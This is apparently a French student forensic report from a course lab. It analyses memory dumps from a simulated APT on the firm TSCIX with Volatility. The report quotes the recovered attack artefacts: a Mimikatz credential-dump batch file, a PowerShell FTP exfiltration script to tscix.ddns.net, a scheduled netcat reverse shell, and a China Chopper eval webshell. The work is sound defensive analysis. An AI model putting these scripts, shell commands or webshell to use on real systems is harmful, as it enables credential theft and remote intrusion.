
AMM - Analyse mémoire et malware
Prof. Juan Ramos
BA6 - 2023-2024



Attaque APT sur la société TSCIX

Analyse mémoire et malware

ANNEN Rayane **DUCOMMUN Hugo** **MARTINS Alexis**

16.05.2024

Table des matières

1 - Contexte 3
2 - Sommaire 4
3 - Timeline 5
4 - Analyse 6
    4.1 - Configuration Volatility 6
    4.2 - Échange de mails 6
    4.3 - Machine de Janice Reed 7
    4.4 - Contrôleur de domaine 12
5 - Remédiations 17
6 - Conclusion 18

1 - Contexte

TSCIX est une société privée propriétaire de divers types de propriété intellectuelle hautement sensible. Une employée a reçu un e-mail d'un autre employé de l'entreprise lui demandant d'installer un logiciel de communication, ce qu'elle a fait. Quand elle a contacté le prétendu expéditeur pour plus d'instructions sur la façon de configurer le logiciel, elle a commencé à avoir des doutes. Un administrateur réseau s'est connectée à sa machine via RDP pour exécuter quelques analyses de sécurité, mais n'a rien trouvé de malveillant. Plus tard ce jour-là, l'administrateur a fourni une licence pour MalwareBytes Anti-Malware pour que l'utilisateur puisse exécuter une analyse complète de sa machine – rien n'a alors été trouvé non plus. Par mesure de précaution, l'entreprise a dump la mémoire et nous a demandé de l'aider à déterminer si des systèmes ont été réellement compromis.

Les trois preuves mémoire suivantes ont été fournies :

DC01 : Active Directory/Contrôleur de domaine/IP publique du serveur Exchange : 40.121.85.39 IP privée : 10.3.0.4 Domaine : CORP (CORP.TSCIX.COM) Système d'exploitation : Windows 2008 R2 Serveur x64 (Win2008R2SP1x64_23418) KDBG : 0xf800017f6110

REED : Machine de Janice Reed (utilisateur qui a reçu l'e-mail inattendu) IP : 10.3.0.7 Système d'exploitation : Windows 7 SP1 x64 (Win7SP1x64_23418) KDBG : 0xf80002838110

PIERCE : Machine de Paul Pierce (administrateur de domaine qui aidait au dépannage) IP : 10.3.0.9 Système d'exploitation : Windows 7 SP1 x64 (Win7SP1x64_23418) KDBG : 0xf80002854110

Le courrier initial reçu par Janice Reed était également fourni :

```
Received: from ubuntu-512mb-sgp1-01 (128.199.111.106) by
exchange.corp.tscix.com (10.3.0.4) with Microsoft SMTP Server id 14.1.218.12;
Wed, 24 Aug 2016 12:23:00 +0000
Received: from [127.0.1.1] (localhost [127.0.0.1]) by ubuntu-512mb-sgp1-01
(Postfix) with ESMTP id AB291200FA for <JaniceReed@corp.tscix.com>; Wed, 24
Aug 2016 12:22:58 +0000 (UTC)
Content-Type: multipart/mixed;
boundary="==========3113023367164698775=="
MIME-Version: 1.0
From: <Pierce@corp.tscix.com>
To: <JaniceReed@corp.tscix.com>
Date: Wed, 24 Aug 2016 12:22:58 +0000
Subject: Team Communicator Install
Message-ID: <20160824122258.AB291200FA@ubuntu-512mb-sgp1-01>
Return-Path: Pierce@corp.tscix.com
X-MS-Exchange-Organization-AuthSource: exchange.corp.tscix.com
X-MS-Exchange-Organization-AuthAs: Anonymous
```




Figure 1 - Mail initial envoyé de Pierce (usurpé) à Janice

2 - Sommaire

Après analyse approfondie des images mémoire des différentes machines impliquées dans l'incident chez TSCIX, nous avons pu déterminer plusieurs éléments cruciaux :

- **Comptes usurpés** : Tous les comptes s'étant connectés à la machine de Janice Reed sont considérés comme compromis. L'adresse IP 128.199.111.106 a été identifiée comme la source de l'attaque.
- **Mécanisme de la compromission** : L'e-mail envoyé à Janice Reed contenait un logiciel malveillant déguisé en « TeamCommunicator ». Ce logiciel a installé plusieurs fichiers, dont certains permettant d'exfiltrer les mots de passe des utilisateurs.
- **Persistance et contrôle** : Un fichier installé par le logiciel a été utilisé pour établir un mécanisme de persistance via une tâche planifiée, permettant à l'attaquant de maintenir un accès continu à la machine de Janice Reed, même en cas de redémarrage.
- **Contrôleur de domaine** : Le contrôleur de domaine a montré des signes d'activités malveillantes, notamment au travers le service Microsoft IIS, permettant à l'attaquant de pouvoir exécuter n'importe quelle commande en tant qu'administrateur. Les logs IIS ont révélé plusieurs connexions depuis l'adresse IP de l'attaquant, confirmant l'accès non autorisé au serveur.

Cette attaque s'inscrit en tant qu'APT (Advanced Persistent Threat), des attaques ciblée et sophistiquée et dont il est difficile de se protéger. Des actions de remédiation devront être prises dans les plus brefs délais pour contenir les dégâts inhérents.

3 - Timeline




Figure 2 - Timeline de l'attaque

4 - Analyse

4.1 - Configuration Volatility

volatilityrc DC :

```
[DEFAULT]
PROFILE=Win2008R2SP1×64_23418
LOCATION=file:///home/remnux/Desktop/lab10/dc/dc.lime.raw
KDBG=0×f800017f6110
DTB=0×0000000000187000
```

volatilityrc REED :

```
[DEFAULT]
PROFILE=Win7SP1×64_23418
LOCATION=file:///home/remnux/Desktop/lab10/reed/reed.lime.raw
KDBG=0×f80002838110
DTB=0×0000000000187000
```

volatilityrc PIERCE :

```
[DEFAULT]
PROFILE=Win7SP1×64_23418
LOCATION=file:///home/remnux/Desktop/lab10/pierce/pierce.lime.raw
KDBG=0×f80002854110
DTB=0×0000000000187000
```

4.2 - Échange de mails

Le **24 Août 2016 à 12:23:00** Janice Reed reçoit un mail de Pierce, un administrateur réseau de l'entreprise Nous avons remarqué plusieurs éléments suspects :

Le champ utilisé pour se connecter au serveur Exchange est `Anonymous` comme le montre `X-MS-Exchange-Organization-AuthAs: Anonymous`, c'est un premier indicateur que le compte de Pierce a été potentiellement usurpé. Également, on identifie une première adresse IP : `128.199.111.106`.

De plus on peut retrouver sur la machine de Pierce l'échange de mails entre lui et Janice montrant effectivement que quelque chose de suspect s'est passé :

```
————Original Message————
From: Pierce
Sent: Wednesday, August 24, 2016 3:35 PM
To: Janice Reed
Subject: RE: Team Communicator Install
OK, go and grab the Malware Bytes installer from TSCData\Softare. Let me know if it
finds anything.
————Original Message————
From: Pierce
Sent: Wednesday, August 24, 2016 12:51 PM
To: Pierce
Subject: RE: Team Communicator Install
Nothing there according to JRT ... let me work on getting you an antivirus license and I
can run additional scans this afternoon.
————Original Message————
From: Pierce
Sent: Wednesday, August 24, 2016 12:38 PM
```

```
To: Janice Reed
Subject: RE: Team Communicator Install
I don't recall sending this message....I'm going to remote into your machine and run
some security scans in case it was malware....
-----Original Message-----
From: Janice Reed
Sent: Wednesday, August 24, 2016 12:28 PM
To: Pierce
Subject: RE: Team Communicator Install
OK, I installed it ... what next?
Janice
-----Original Message-----
From: Pierce@corp.tscix.com [mailto:Pierce@corp.tscix.com]
Sent: Wednesday, August 24, 2016 12:23 PM
To: Janice Reed
Subject: Team Communicator Install
Hi Janice, We are doing a corporate-wide install of Microsoft Team Communicator to help
facilitate real time collaboration on projects. I attached the latest version. Just
unzip it and run the file inside ... let me know if you have any questions. We can also
discuss at lunch later if you're not too busy. Thanks!
```

Nous avons tout simplement fait une recherche non-structurée avec l'adresse mail de Pierce (celle sur le screen du mail donné par Janice Reed) sur l'image mémoire en entière. Également, le premier mail semble différent des suivants (champ `mailto` qui apparaît).

4.3 - Machine de Janice Reed

Nous avons dans un premier temps analyser la machine de Janice Reed étant donné que c'était la victime, puis par la suite le contrôleur de domaine.

4.3.1 - Processus

Nous avons d'abord réalisé un `psxview` sur la machine de Janice afin d'essayer de déterminer des programmes suspects. Malheureusement celui-ci n'a pas abouti et nous n'y avons rien trouvé de prime abord.

4.3.2 - Shimcache

L'étape suivante était l'inspection du shimcache grâce auquel, on a trouvé des programmes liés au ZIP reçu.

```
$ vol.py shimcachemem
[ ... ]
   66 2016-08-24 13:53:58                          True                 \??\C:
\Windows\System32\TeamCommunicator\r.exe
   70 2016-08-24 12:24:35                          True                 \??\C:
\Windows\System32\TeamCommunicator\tcomm.exe
   154 2016-08-24 12:24:29                          True                 \??\C:
\Users\Reed\Desktop\TeamCommunicator_v14.3_Windows\TeamCommunicator.exe
[ ... ]
```

4.3.3 - Filescan

Maintenant que l'on connaît le nom du dossier où se trouvent les fichiers liés au ZIP, nous avons réalisé un filescan.

```
$ vol.py filescan | grep TeamCommunicator

0×00000001b97e8ca0                     3                       0    R--r-d
\Device\HarddiskVolume1\Users\Reed\Desktop\TeamCommunicator_v14.3_Windows\
TeamCommunicator.exe
0×00000001bdfdc070                    16                       0    R--r-d
\Device\HarddiskVolume1\Windows\System32\TeamCommunicator\uninstall.exe
0×00000001be1ee3a0                    11                       0    R--r-d
\Device\HarddiskVolume1\Windows\System32\TeamCommunicator\tcomm.exe
0×00000001be38cbb0                    16                       0    -W-r--
\Device\HarddiskVolume1\Windows\System32\TeamCommunicator\contacts.bat
0×00000001bf4132e0                    15                       0    -W-r--
\Device\HarddiskVolume1\Windows\System32\TeamCommunicator\cleanup.ps1
```

Nous avons procédé à une extraction de tous ces fichiers afin d'analyser leur contenu. On a commencé par extraire les fichiers contacts.bat et cleanup.ps1.

```
$ cat dump/contacts.bat
@echo off
cd C:\Windows\System32\TeamCommunicator
cmd.exe /c "tcomm.exe privilege::debug sekurlsa::logonpasswords exit" > pwd.txt
timeout 15 > nul
powershell -File cleanup.ps1
del pwd.txt

$ cat dump/cleanup.ps1
$ftp = [System.Net.FtpWebRequest]::Create("ftp://tscix.ddns.net/pwd.txt")
$ftp = [System.Net.FtpWebRequest]$ftp
$ftp.Method = [System.Net.WebRequestMethods+Ftp]::UploadFile
$ftp.Credentials                          =                          new-object
System.Net.NetworkCredential("anonymous","anonymous@localhost")
$ftp.UseBinary = $true
$ftp.UsePassive = $true
$content                  =                  [System.IO.File]::ReadAllBytes("C:
\Windows\System32\TeamCommunicator\pwd.txt")
$ftp.ContentLength = $content.Length
$rs = $ftp.GetRequestStream()
$rs.Write($content, 0, $content.Length)
$rs.Close()
$rs.Dispose()
```

On voit dans ces deux fichiers que `tcomm.exe` utilise des arguments très similaires à un programme bien connu appelé Mimikatz. Avec la commande `sekurlsa:logonpasswords` , il extrait la base LSASS des utilisateurs récemment connectés (notamment ceux qui se sont connectés en RDP). Cela lui permet d'obtenir les informations sur les utilisateurs telles que le hash de leur mot de passe.

Le second fichier va envoyer via `FTP` à l'adresse `ftp://tscix.ddns.net` le fichier `pwd.txt` extrait précédemment. Les identifiants utilisés pour cette connexion sont `anonymous` et `anonymous@localhost` , respectivement le nom d'utilisateur et le mot de passe.

Afin de valider ce qui se passait avec le fichier `tcomm.exe` , nous avons décidé de l'extraire et de regarder son contenu. On y retrouve bien le contenu de code lié à Mimikatz. Nous avons comparé le code obtenu dans les strings de ce fichier avec le code présent sur le GitHub de Mimikatz.

```
$ cat tcomm.exe.strings | grep sekurlsa -A 25 -B 25
[ ... ]
mimikatz 2.1 x64 (oe.eo)
  .#####.   mimikatz 2.1 (x64) built on Aug 22 2016 00:57:48
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with %2u modules * * */
mimikatz(commandline) # %s
mimikatz #
[ ... ]
```

À noter d'ailleurs que `TeamCommunicator.exe` possède exactement le même code que `tcomm.exe`. Le dernier fichier qu'il nous reste à analyser c'est `uninstall.exe` qui cache simplement le code de `netcat`. On peut s'en rendre compte en inspectant son contenu.

```
[ ... ]
[v1.12 NT http://eternallybored.org/misc/netcat/]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [options] [hostname] [port]
options:
  -d    detach from console, background mode
  -e prog   inbound program to exec [dangerous!!]
  -g gateway  source-routing hop point[s], up to 8
  -G num    source-routing pointer: 4, 8, 12, ...
  -h    this cruft
  -i secs   delay interval for lines sent, ports scanned
  -l    listen mode, for inbound connects
  -L    listen harder, re-listen on socket close
  -n    numeric-only IP addresses, no DNS
  -o file   hex dump of traffic
  -p port   local port number
  -r    randomize local and remote ports
  -s addr   local source address
  -t    answer TELNET negotiation
  -c    send CRLF instead of just LF
  -u    UDP mode
  -v    verbose [use twice to be more verbose]
  -w secs   timeout for connects and final net reads
  -z    zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
Argument domain error (DOMAIN)
[ ... ]
```

4.3.4 - Persistance

Ce fichier est d'ailleurs exécuté en boucle (toutes les 30 minutes) via le `Task Scheduler` .

```
==== Task name: TC Cleanup (PIDs: -)
Date: 2016-08-24T12:24:35
Hidden: false
Enabled: true
Actions:
  Exec:
    Command: C:\Windows\System32\TeamCommunicator\uninstall.exe -v tscix.ddns.net 443
-e cmd.exe
    Arguments: -v tscix.ddns.net 443 -e cmd.exe
Triggers:
  Repetition:
    Interval: PT30M
    StopAtDurationEnd: false
  Enabled: true
  StartBoundary: 2016-08-24T12:24:00
```

Il permet à l'attaquant d'envoyer ses commandes à la machine infectée et lui sert de mécanisme de persistance.

4.3.5 - Exfiltration des données

Après avoir compris comment fonctionnaient tous les fichiers importés par le ZIP. Nous avons décidé de chercher des traces du fichier `pwd.txt` contenant la sortie de Mimikatz. Il se trouve que celui-ci s'exécute à 12:44 et à 13:14 sur la machine de Janice. On peut s'imaginer que les fichiers vus précédemment sont exécutés manuellement par l'attaquant ou que celui-ci a prévu une tâche planifiée au vu du temps d'écart entre l'apparition des deux fichiers (tout pile 30 minutes). À partir de ce moment, l'attaquant aura sur son FTP les credentials (hash) de tous les comptes s'étant connectés récemment. Au vu des heures, on sait qu'au moins Janice et Pierce (via RDP à 12:39) se sont connectés.

```
$ cat reed.timeline.txt | grep pwd.txt

Wed Aug 24 2016 12:44:00,0,macb,---a----------,0,0,3125,"[reed MFT FILE_NAME]
Windows\System32\TeamCommunicator\pwd.txt (Offset: 0×19028a208)"
Wed Aug 24 2016 12:44:00,0,macb,---a----------,0,0,3125,"[reed MFT STD_INFO]
Windows\System32\TeamCommunicator\pwd.txt (Offset: 0×19028a208)"
Wed Aug 24 2016 13:14:00,0,macb,---a----------,0,0,22290,"[reed MFT FILE_NAME]
Windows\System32\TeamCommunicator\pwd.txt (Offset: 0×7fb6360)"
Wed Aug 24 2016 13:14:00,0,macb,---a----------,0,0,22290,"[reed MFT STD_INFO]
Windows\System32\TeamCommunicator\pwd.txt (Offset: 0×7fb6360)"
```

4.3.6 - Partage réseau

En fouillant les partages réseau présents sur la machine de Janice, nous sommes tombés sur un partage `Y:` pointant sur le `C:` du DC.

```
$ vol.py filescan | grep Mup

[ ... ]
0×00000000102f1dd0      3      1 R--rwd \Device\Mup\EXCHANGE\TSCData\Scans
0×000000011e7b3f20      1      1 ------ \Device\Mup\;Y:00000000003e8906\EXCHANGE\C$
[ ... ]
```

Nous avons décidé de corréler cette information avec la timeline pour voir à quelle heure le partage avait été créé. On remarque qu'il a été fait suite aux événements vus précédemment. On peut donc se douter que c'est l'attaquant qui a fait ce montage pour se donner un accès aux fichiers du contrôleur de domaine et pouvoir y déposer d'autres fichiers malicieux.

```
$ cat reed.timeline.txt | grep Y:

[ ... ]
Wed Aug 24 2016 13:30:29,0,macb,————————————————,0,0,0,"[reed SYMLINK] Y:-
>\Device\LanmanRedirector\;Y:00000000003e8906\EXCHANGE\C$ POffset: 7073201984/Ptr: 1/
Hnd: 0"
[ ... ]
```

Il a sûrement dû utiliser les credentials d'un administrateur réseau comme Pierce afin d'avoir le droit de faire ce point de montage (il a les credentials depuis 46 minutes à ce moment).

4.4 - Contrôleur de domaine

4.4.1 - Processus

Tout d'abord, nous avons listé les processus de la machine :

```
$ vol.py pstree
Volatility Foundation Volatility Framework 2.6.1

Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
[ ... ]
.. 0×fffffa800fd97b10:Microsoft.Exch                3096    568     14    359 2016-08-24
01:13:48 UTC+0000
.. 0×fffffa800701c430:msftesql.exe                  1072    568      8    537 2016-08-24
01:13:28 UTC+0000
.. 0×fffffa800665f060:dfsrs.exe                     1588    568     13    197 2016-08-24
01:13:26 UTC+0000
.. 0×fffffa8006fb5060:MSExchangeADTo                1804    568     11    337 2016-08-24
01:13:27 UTC+0000
.. 0×fffffa800fdb6b10:MsExchangeFDS.                3156    568     15    373 2016-08-24
01:13:48 UTC+0000
[ ... ]
... 0×fffffa80117bd060:w3wp.exe                     5188   2204     17    415 2016-08-24
01:19:37 UTC+0000
.... 0×fffffa8010223060:cmd.exe                     3928   5188      0 ------ 2016-08-24
13:59:40 UTC+0000
.... 0×fffffa800ff357f0:cmd.exe                     8112   5188      1     25 2016-08-24
14:00:00 UTC+0000
... 0×fffffa80101c0b10:w3wp.exe                     5140   2204     21    641 2016-08-24
01:17:33 UTC+0000
... 0×fffffa8005bad290:w3wp.exe                     6832   2204     21    930 2016-08-24
14:53:20 UTC+0000
... 0×fffffa80116a8710:w3wp.exe                     7540   2204     25    879 2016-08-24
14:15:57 UTC+0000
[ ... ]
 0×fffffa8005a1a6e0:explorer.exe                    4292   2340     21    651 2016-08-24
16:47:42 UTC+0000
. 0×fffffa80105b1b10:cmd.exe                        7200   4292      1     22 2016-08-24
16:47:49 UTC+0000
.. 0×fffffa80117b3060:surge-collect.                7320   7200      4     50 2016-08-24
16:51:36 UTC+0000
... 0×fffffa80115cbb10:_surge-collect               6960   7320      4     72 2016-08-24
16:51:37 UTC+0000
[ ... ]
```

Un service Exchange et IIS semblent tourner sur ce serveur, ce qui semble plus suspect ce sont les deux processus `cmd.exe` lancé par leur parent `w3wp.exe` qui est un Worker Process de Microsoft IIS (serveur web).

On peut également noter l'action de l'administrateur réseau qui a dump la mémoire du DC via l'utilitaire `surge-collect` .

4.4.2 - Service IIS

Nous allons tout d'abord analyser les fichiers du dossier `C:\inetpub` qui est le dossier assigné par défaut par le service IIS :

```
$ vol.py filescan | grep inetpub
Volatility Foundation Volatility Framework 2.6.1

0×00000000067d2f20                 33                     1    -W-r--
\Device\HarddiskVolume1\inetpub\logs\LogFiles\W3SVC1\u_ex160824.log
[ ... ]
0×00000001bfb17050                  2                     0    -W-r--
\Device\HarddiskVolume1\inetpub\wwwroot\default.aspx
[ ... ]
```

Deux fichiers retiennent notre attention :
- Les logs à extraire pour analyse
- La page `default.aspx` à analyser

Après extraction, la page `default.aspx` semble être un webshell prenant une commande depuis le paramètre `chopper` :

```
$ cat default.aspx.dat
<%@ Page Language="Jscript"%><%eval(Request.Item["chopper"],"unsafe");%>
```

Pour ce qui est des logs, nous savons que Janice a installé le logiciel malveillant à 12h24, nous découvrons que la seule personne à accéder à cette page est la suivante :

```
2016-08-24 13:55:13 10.3.0.4 GET /default.aspx - 80 - 128.199.111.106 Mozilla/5.0+(X11;
+Ubuntu;+Linux+x86_64;+rv:48.0)+Gecko/20100101+Firefox/48.0 403 4 5 296
```

C'est effectivement la même machine et la même IP que celle indiquée par l'expéditeur du mail initial !

Après investigations plus profondes du fichiers de log, nous remarquons facilement que cette adresse IP s'est connectée une vingtaine de fois à un autre endpoint par requête POST : `iisstart.aspx` :

```
2016-08-24  13:56:24  10.3.0.4  POST  /iisstart.aspx  -  443  -  128.199.111.106
Mozilla/5.0+(X11;+Ubuntu;+Linux+x86_64;+rv:48.0)+Gecko/20100101+Firefox/48.0 200 0 0
234
```

Malheureusement, les logs IIS ne nous donne pas d'information concernant le payload POST des requêtes et le fichier `iisstart.aspx` n'est pas listé dans un filescan, toutefois, il existe une version compilée dans les fichiers temporaires ASP.NET :

```
<?xml version="1.0" encoding="utf-8"?>
<preserve resultType="3" virtualPath="/iisstart.aspx" hash="62838a9aa"
filehash="ffffef7a5e4f92c6" flags="110000" assembly="App_Web_lshee4_y"
type="ASP.iisstart_aspx">
    <filedeps>
        <filedep name="/iisstart.aspx" />
    </filedeps>
```

Celui-ci créer tout simplement un Virtual Path relié à un assembly file `App_Web_lshee4_y` . En dumpant ce fichier, on remarque une string `ASPXSpy` qui semble être un copyright, qui après des recherches correspond à un payload de webshell, développé par http://www.rootkit.net.cn, trouvé sur GitHub (https://github.com/tennc/webshell/blob/master/net-friend/aspx/aspxspy.aspx).

En tapant le nom `iisstart.aspx` sur Internet, on tombe sur pas mal d'infos d'un webshell zero-day qui est très utilisé par des APT chinois appelé `ChinaChopper` (https://malpedia.caad.fkie.fraunhofer.de/details/win.chinachopper).

Il contient plusieurs commandes exécutables par requêtes POST :

```
[ ... ]
if (Bin_Action == "del") {
    Bin_Request = Request["todo"];
    Bin_Filedel(Bin_Request, 1);
}
if (Bin_Action == "change")  {
    Bin_Request = Request["todo"];
    Bin_FileList(Bin_Request);
}
if (Bin_Action == "deldir") {
    Bin_Request = Request["todo"];
    Bin_Filedel(Bin_Request, 2);
}
if (Bin_Action == "down") {
    Bin_Request = Request["todo"];
    Bin_Filedown(Bin_Request);
}
[ ... ]
```

En faisant des recherches sur ce malware, on peut facilement trouver des conseils d'investigation et d'indices de compromission : https://cloud.google.com/blog/topics/threat-intelligence/detection-response-to-exploitation-of-microsoft-exchange-zero-day-vulnerabilities?hl=en.

À noter que cet article date de 2021 et que l'attaque date de 2016, le web shell ChinaChopper semble être connu depuis juin 2017 de ce que l'on a pu trouver.

D'après ces conseils d'investigation, ils conseillent de vérifier que les processus `w3wp.exe` n'ont pas d'enfants suspects tels que `cmd.exe` . Ce qui conforte le fait que la société ait subit une attaque par ce webshell.

On voit les commandes exécutées par les deux processes `cmd.exe` (aucune commande trouvée pour 3928 car plus de PEB).

```
cmd.exe pid:   3928
************************************************************************
cmd.exe pid:   8112
Command line : "C:\Windows\System32\Cmd.exe" dir C:\inetpub
************************************************************************
```

Pour la suite nous allons vérifier la date de modification de ces deux fichiers pour déterminer quand l'attaquant les a déposés sur le DC :

```
$ cat dc.timeline.txt | grep default.aspx
Mon       Aug       22       2016       17:12:26,0,macb,---a----------,0,0,61513,"[MFT
STD_INFO]        Windows\MICROS~1.NET\Framework64\v2.0.50727\Temporary        ASP.NET
Files\owa\c60e4757\114626a\default.aspx.cdcab7d2.compiled (Offset: 0x199754400)"
Wed    Aug    24    2016    13:45:02,0,macb,---a----------,0,0,61026,"[MFT    FILE_NAME]
inetpub\wwwroot\default.aspx (Offset: 0x1110f4800)"
Wed    Aug    24    2016    13:45:02,0,macb,---a----------,0,0,61026,"[MFT    STD_INFO]
inetpub\wwwroot\default.aspx (Offset: 0x1110f4800)"
Wed Aug 24 2016 13:55:30,0,macb,---a----------,0,0,61053,"[MFT FILE_NAME]
